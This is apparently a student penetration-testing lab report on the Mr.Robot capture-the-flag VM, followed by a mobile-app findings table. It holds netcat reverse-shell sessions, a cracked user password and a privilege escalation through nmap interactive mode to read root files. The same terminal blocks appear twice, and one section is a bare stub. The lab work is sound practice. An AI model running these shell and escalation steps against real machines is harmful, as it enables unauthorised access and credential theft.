
VAPT 4th Report
1 – Advanced Exploitation
Target: 192.168.0.142 (Mr.Robot VM)
Tools: Metasploit



```
┌──(ujjwal㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.0.133] from (UNKNOWN) [192.168.0.142] 53919
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 13:44:05 up 33 min,  0 users,  load average: 0.02, 0.10, 0.44
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
daemon@linux:/$ cd /home/robot
cd /home/robot
daemon@linux:/home/robot$ ls -la
ls -la
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 3 root  root  4096 Nov 13  2015 ..
-r-------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$ cat key-2-of-3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$
```

```
┌──(ujjwal㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.0.133] from (UNKNOWN) [192.168.0.142] 53920
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 13:54:03 up 43 min,  0 users,  load average: 1.20, 0.65, 0.49
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
daemon@linux:/$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:/$ abcdefghijklmnopqrstuvwxyz
abcdefghijklmnopqrstuvwxyz
bash: abcdefghijklmnopqrstuvwxyz: command not found
robot@linux:/$ /usr/local/bin/nmap --interactive
/usr/local/bin/nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# cat /root/key-3-of-3.txt
cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
#
```

2 – API Security Testing Lab
Description:
DVWA API testing

3 – Privilege Escalation and Persistence Lab
Target: 192.168.0.142 (Mr.Robot VM)
Tools: metasploit

```
┌──(ujjwal㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.0.133] from (UNKNOWN) [192.168.0.142] 53919
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 13:44:05 up 33 min,  0 users,  load average: 0.02, 0.10, 0.44
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
daemon@linux:/$ cd /home/robot
cd /home/robot
daemon@linux:/home/robot$ ls -la
ls -la
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 3 root  root  4096 Nov 13  2015 ..
-r-------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$ cat key-2-of-3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$
```

```
┌──(ujjwal㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.0.133] from (UNKNOWN) [192.168.0.142] 53920
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 13:54:03 up 43 min,  0 users,  load average: 1.20, 0.65, 0.49
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
daemon@linux:/$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:/$ abcdefghijklmnopqrstuvwxyz
abcdefghijklmnopqrstuvwxyz
bash: abcdefghijklmnopqrstuvwxyz: command not found
robot@linux:/$ /usr/local/bin/nmap --interactive
/usr/local/bin/nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# cat /root/key-3-of-3.txt
cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
# 
```

5 – Mobile Application Testing

Vulnerability	Severity
Cleartext Traffic Enabled	High
Trusts User-Installed Certificates	High
App Supports Outdated Android Version	High
Insecure External Storage Access	Warning
allowBackup Enabled	Warning
Exported Activity - CurrencyRates	Warning
Exported Activity - SendMoney	Warning
Exported Activity - ViewBalance	Warning
Exported Activity - Biometric Handler	Warning
Logs Sensitive Information	Info
Hardcoded API Keys (Firebase/Google)	Info